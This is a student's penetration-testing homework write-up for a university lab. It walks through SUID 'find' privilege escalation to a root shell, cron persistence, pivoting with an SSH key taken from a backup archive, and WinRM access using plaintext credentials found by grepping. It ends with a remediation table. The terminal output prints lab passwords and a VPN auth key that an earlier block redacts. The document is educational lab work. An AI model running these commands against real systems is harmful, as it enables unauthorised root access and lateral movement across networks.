

HW4: Operation Nightfall

ENPM634-0101,CY01: Penetration Testing

Nelay Sharma

Mr. Michael Wittner

Date: 4/29/2026

Directory ID: nsharm21

University ID: #122295414

Word Count: 909

TOOLS: ssh, find, echo/touch, tar, cat, ls, grep, xargs, evil-winrm

Stage	Name	Flag
#1	Privilege Escalation	ENPM634{entry_privesc_suid_find}
#2	Persistence	ENPM634{persistence_cron_established}
#3	Lateral Movement (Linux)	ENPM634{lateral_ssh_key_pivot}
#4	Lateral Movement (Windows)	ENPM634{lateral_winrm_to_windows}

1.1 Reconnaissance / Environment Setup

The lab environment was provisioned via the ENPM634 playground, deploying three VMs: capstone-entry (10.172.0.107), capstone-pivot (10.172.1.109), and capstone-winserv (10.172.1.108). Tailscale was installed on the attacker machine and connected to the course VPN to enable network access to the lab environment.

```
curl -fsSL https://tailscale.com/install.sh | sh sudo tailscale up
--login-server=https://vpn.ragnarsecurity.com --auth-key=<redacted> --accept-routes
```

Initial access to the entry host was then established via SSH using credentials provided in the assignment.

```
ssh webdev@10.172.0.107
# Password: Summer2024!
```

```

nelay@kali: ~
Session Actions Edit View Help
+ sudo chmod 0644 /usr/share/keyrings/tailscale-archive-keyring.gpg
+ curl -fsSL https://pkgs.tailscale.com/stable/debian/bullseye.tailscale-keyring.list
+ sudo tee /etc/apt/sources.list.d/tailscale.list
+ Tailscale packages for debian bullseye
deb [signed-by=/usr/share/keyrings/tailscale-archive-keyring.gpg] https://pkgs.tailscale.com/stable/debian bullseye main
+ sudo chmod 0644 /etc/apt/sources.list.d/tailscale.list
+ sudo apt-get update
Get:1 https://pkgs.tailscale.com/stable/debian bullseye InRelease
Get:2 https://pkgs.tailscale.com/stable/debian bullseye/main amd64 Packages [14.7 kB]
Get:3 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling InRelease [34.0 kB]
Get:4 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/main amd64 Packages [21.1 MB]
Get:5 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/main amd64 Contents (deb) [53.3 MB]
Get:6 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/contrib amd64 Packages [118 kB]
Get:7 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/contrib amd64 Contents (deb) [262 kB]
Get:8 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:9 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/non-free amd64 Contents (deb) [907 kB]
Get:10 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/non-free-firmware amd64 Packages [15.3 kB]
Get:11 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/non-free-firmware amd64 Contents (deb) [38.7 kB]
Fetched 76.0 MB in 16s (4,664 kB/s)
Reading package lists... Done
+ [ -n ]
+ sudo apt-get install -y tailscale tailscale-archive-keyring
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
tailscale-archive-keyring is already the newest version (1.35.181).
Solving dependencies... Done
The following packages will be upgraded:
  tailscale
1 upgraded, 0 newly installed, 0 to remove and 1924 not upgraded.
Need to get 36.6 MB of archives.
After this operation, 1,024 B of additional disk space will be used.
Get:1 https://pkgs.tailscale.com/stable/debian bullseye/main amd64 tailscale amd64 1.96.4 [36.6 MB]
Fetched 36.6 MB in 1s (28.5 MB/s)
(Reading database ... 431764 files and directories currently installed.)
Preparing to unpack .../tailscale-1.96.4.amd64.deb ...
Unpacking tailscale (1.96.4) over (1.96.2) ...
Setting up tailscale (1.96.4) ...
Processing triggers for kali-menu (2025.4.3) ...
+ [ true = true ]
+ sudo systemctl enable --now tailscaled
+ sudo systemctl start tailscaled
+ set +x
Installation complete! Log in to start using Tailscale by running:
sudo tailscale up
$ sudo tailscale up --login-server=https://vpn.ragnarsecurity.com --auth-key=aeld79d1fec75b7f06f35eb762c6fe6701898996bf3d1ee6 --accept-routes
nelay@kali: ~

```

1.2 Privilege Escalation - Flag 1


After connecting to `ssh webdev@10.172.0.107` via `Summer2024!`, the environment was explored to understand the attack surface, system's users, running services, and file permissions.

With a low-privilege shell on the entry host as `webdev`, SUID binaries were enumerated to identify privilege escalation vectors.

```
find / -perm -4000 -type f 2>/dev/null
```

The output revealed `/usr/bin/find` with the SUID bit set. Since `find` executes with the file owner's privileges (i.e., `root`) when the SUID bit is set, the following command is used to spawn a root shell by passing `/bin/sh` as an `exec` argument with the `-p` flag to preserve the elevated effective UID. In laymen terms, it means we tricked the `find` command into opening a shell for us and that shell inherits root privileges, giving us full control of the system without ever knowing the root password.

As such Flag 1 is `ENPM634{entry_privesc_suid_find}`



```
webdev@homework4-webserver:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/ping
/usr/bin/su
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/pkexec
/usr/bin/ping6
/usr/bin/umount
/usr/bin/find
webdev@homework4-webserver:~$ whoami
webdev
webdev@homework4-webserver:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# ls /root/
flag1.txt
# cat /root/flag1.txt
ENPM634{entry_privesc_suid_find}
#
```

1.3 Persistence - Flag 2


With root access established, I then conducted persistence which was maintained by adding a cron job to /etc/crontab that executes every minute as you root.

```
echo "* * * * * root /bin/bash -c 'cat /opt/secret/flag2.txt'" >> /etc/crontab
```

When I dug deeper as to why the flag wasn't appearing after adding the cron entry, the lab's grader script was discovered at /usr/local/bin/check-persistence.sh, running every minute via /etc/cron.d/. The script checks for the presence of a marker file at /opt/.persistence_marker before writing the flag, simulating a security audit that validates whether or not a persistence mechanism has been established with root privileges.

Flag 2 is ENPM634{persistence_cron_established}

```
# cat /usr/local/bin/check-persistence.sh
#!/bin/bash
# Simulated security audit: checks for valid persistence mechanism
if [ -f /opt/.persistence_marker ]; then
    echo 'ENPM634{persistence_cron_established}' > /opt/secret/flag2.txt
fi
# touch /opt/.persistence_marker
# cat /opt/secret/flag2.txt
ENPM634{persistence_cron_established}
```



```
nelay@kali: ~
# find /opt -type f 2>/dev/null
# ls -la /opt/containerd/
total 16
drwxr-xr-x 4 root root 4096 Apr 12 22:10 .
drwxr-xr-x 4 root root 4096 Apr 12 22:10 ..
drwxr-xr-x 2 root root 4096 Apr 12 22:10 bin
drwxr-xr-x 2 root root 4096 Apr 12 22:10 lib
# cat /etc/cron.d/* 2>/dev/null
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
* * * * * root /usr/local/bin/check-persistence.sh
# ls /var/lib/ | head -20
PackageKit
apport
apt
cloud
containerd
dbus
dhcp
docker
dpkg
git
grub
misc
os-prober
pam
plymouth
polkit-1
private
python
shells.state
snapd
# cat /usr/local/bin/check-persistence.sh
#!/bin/bash
# Simulated security audit: checks for valid persistence mechanism
if [ -f /opt/.persistence_marker ]; then
    echo 'ENPM634{persistence_cron_established}' > /opt/secret/flag2.txt
    chmod 644 /opt/secret/flag2.txt
fi
# touch /opt/.persistence_marker
# cat /opt/secret/flag2.txt
ENPM634{persistence_cron_established}
# read from remote host 10.172.0.107: Connection timed out
Connection to 10.172.0.107 closed.
client_loop: send disconnect: Broken pipe
nelay@kali: ~
$
```

1.4 Lateral Movement (Linux) - Flag 3

With root access on the entry host established, I searched the file system to see if there were any sensitive hints or data on the backup archives.


```
find / -name "*.tar*" -o -name "*.zip" -o -name "*.bak" 2>/dev/null | grep -v proc
```

The file `/var/backups/devserver-home.tar.gz` was identified and then extracted to `/tmp`, where it revealed a `.ssh` file directory containing an `ed25519` private key and SSH config file belonging to the `devops` user on the pivot host.

```
cd /tmp && tar -xzf /var/backups/devserver-home.tar.gz
ls -la /tmp/devops-home/.ssh/
# config id_ed25519 id_ed25519.pub
cat /tmp/devops-home/.ssh/config
# Host pivot / User devops / IdentityFile ~/.ssh/id_ed25519
```

The private key was used to authenticate directly to the pivot host without a password, giving us Flag 3, **ENPM634{lateral_ssh_key_pivot}**

```
ssh -i /tmp/devops-home/.ssh/id_ed25519 devops@10.172.1.109
cat /home/devops/flag3.txt
ENPM634{lateral_ssh_key_pivot}
```



1.5 Lateral Movement (Windows) - Flag 4


On the pivot host, credential hunting was performed via searching for config files containing Windows-related keywords such as "password", "winrm", "administrator".

```
find /home /opt /var/www /srv /root 2>/dev/null -type f | xargs grep -l -i  
"password\\|winrm\\|administrator" 2>/dev/null  
/opt/deploy/config.yml
```

After searching, a file was found containing plaintext WinRM credentials for a service account which was used by the devops pipeline to deploy to the Windows file server.

```
cat /opt/deploy/config.yml  
deploy_target: winserv  
username: svc_deploy  
password: Deploy2024!Secure  
protocol: winrm  
port: 5985
```

Then, Evil-WinRM was used to authenticate to the Windows file server at 10.172.1.108 via the discovered credentials, which led us to flag 4, **ENPM634{lateral_winrm_to_windows}**



```
nelay@kali: ~  
Session Actions Edit View Help  
/etc/security/sepermit.conf  
/etc/security/limits.conf  
/etc/security/faillock.conf  
/etc/security/namespace.conf  
/etc/gai.conf  
/etc/iscsi/iscsid.conf  
/etc/fuse.conf  
/etc/debconf.conf  
/etc/needrestart/needrestart.conf  
/etc/needrestart/notify.conf  
/etc/PackageKit/Vendor.conf  
/etc/PackageKit/PackageKit.conf  
/etc/xattr.conf  
/etc/initramfs-tools/update-initramfs.conf  
/etc/initramfs-tools/initramfs.conf  
/etc/lighttpd/conf-enabled/99-javascript-alias.conf  
/etc/lighttpd/conf-available/99-javascript-alias.conf  
/run/tmpfiles.d/static-nodes.conf  
devops@homework4-dev:~$ find /home /opt /var/www /srv /root 2>/dev/null -type f | xargs grep -l -i "password\\|winrm\\|administrator" 2>/dev/null  
/opt/deploy/config.yml  
devops@homework4-dev:~$ cat /opt/deploy/config.yml  
# Automated deployment configuration  
# Last updated by: devops pipeline  
  
deploy_target: winserv  
username: svc_deploy  
password: Deploy2024!Secure  
protocol: winrm  
port: 5985  
  
# Deployment schedule: nightly at 02:00  
# Contact: infra-team@corp.local  
devops@homework4-dev:~$ evil-winrm -i 10.172.1.108 -u svc_deploy -p 'Deploy2024!Secure'  
Evil-WinRM shell v3.9  
  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion  
  
Info: Establishing connection to remote endpoint  
PS C:\Users\svc_deploy\Documents> type C:\Flags\Flag4.txt  
ENPM634{lateral_winrm_to_windows}  
PS C:\Users\svc_deploy\Documents> Read from remote host 10.172.0.107: Connection timed out  
connection to 10.172.0.107 closed.  
client_loop: send disconnect: Broken pipe  
  
nelay@kali:~$
```

Remediation

Stage	Details
#1	Remove all unnecessary SUID bits from binaries using <code>chmod u-s /usr/bin/find</code> , and regularly audit all SUID binaries with <code>find / -perm -4000</code> to identify and remove any binaries with unnecessary elevated privileges.
#2	Restrict write access to <code>/etc/crontab</code> and <code>/etc/cron.d/</code> to root only, and implement file integrity monitoring (i.e., <code>auditd</code>) to alert on unauthorized modifications in order to prevent any unauthorized persistence attempts.
#3	Never store private SSH keys in backup archives on production systems, always use a secrets manager and restrict backup directory permissions to root only as to prevent any credential exposure.
#4	Remove hardcoded credentials from configuration files and use a secrets manager or alternatively a runtime-injected environment variables as they can eliminate the need for plaintext credential storage; In addition, restricting WinRM access by IP using Windows Firewall rules to prevent unauthorized remote access or a remote access tool deployment.